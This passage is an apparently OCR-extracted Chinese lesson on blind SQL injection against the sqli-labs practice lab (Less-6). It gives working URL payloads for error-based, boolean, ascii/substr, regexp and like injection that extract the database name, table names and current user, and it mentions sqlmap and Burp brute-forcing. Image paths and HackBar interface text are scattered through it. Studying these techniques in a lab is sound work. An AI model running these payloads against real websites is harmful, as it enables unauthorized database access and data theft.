
第六课


首先还是万能 payload 尝试一下
然后 slqmap 梭哈
然后手工
此课本来开始讲盲注知识了，最后讲一些新函数，然后附带盲注知识讲解

技术难点双引号“

万能 payload：(第六课考点是不回显和双引号的，但是还是可以回显报错的)
http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20exp(~(select*from(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200,1)x));--+



Sqlmap 梭哈



手工讲解：这一课讲点新东西
1 盲注
盲注就是在 sql 注入过程中，sql 语句执行的选择后，选择的数据不能回显

到前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。从 background-1 中，我们可以知道盲注分为三类

•基于布尔 SQL 盲注


•基于时间的 SQL 盲注


•基于报错的 SQL 盲注

函数讲解：（下面的 demo 一般用户盲注的）

Left 函数 Explain:database()显示数据库名称，left(a,b)从左侧截取 a 的前 b 位 但是无法区别大小写，所以下一个函数用 ascii 码

http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20left(database(),1)=%27s%27--+






Ascii 函数。直接获取数据库的第多少个字母的 ascii 数字


因为知道数据库是 security

http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20ascii(substr((select%20database()),1,1))=115--+

字母 s



字母 e




正则注入+if 函数

其实就是 1=1--+ 的布尔注入把 1 换成了函数表达式

1=(if((user() regexp '^s'),1,0))--+

http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user()%20regexp%20%27^s%27),1,0))--+

每次直接用 burp 跑完 94 个字符就可以了




Like 函数

and 1=(if((user() like 'roos%'),1,0))--+

http://192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user()%20like%20%27roos%%27),1,0))--+


192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user
HackBar for Quantum
INT
Encryption
Encoding
Other
XSS
SQL
UNION BASED
ERROR/DOUBLE QUERY
WAF BYPASS
HTML
IMP Links
Load
Split
Run
http://192.168.74.128/sql_lab/Less-6/?id=1" and 1=(if((user() like 'roos%'),1,0))--+
Welcome Dhakkan
SQLI DUMB SER


192.168.74.128/sql_lab/Less-6/?id=1%22%20and%20%20%201=(if((user
HackBar for Quantum
INT
Encryption
Encoding
Other
XSS
SQL
UNION BASED
ERROR/DOUBLE QUERY
WAF BYPASS
HTML
IMP Links
Load
Split
Run
http://192.168.74.128/sql_lab/Less-6/?id=1" and 1=(if((user() like 'roo%'),1,0))--+
Welcome Dhakkan
You are in.....
SQLI DUMB S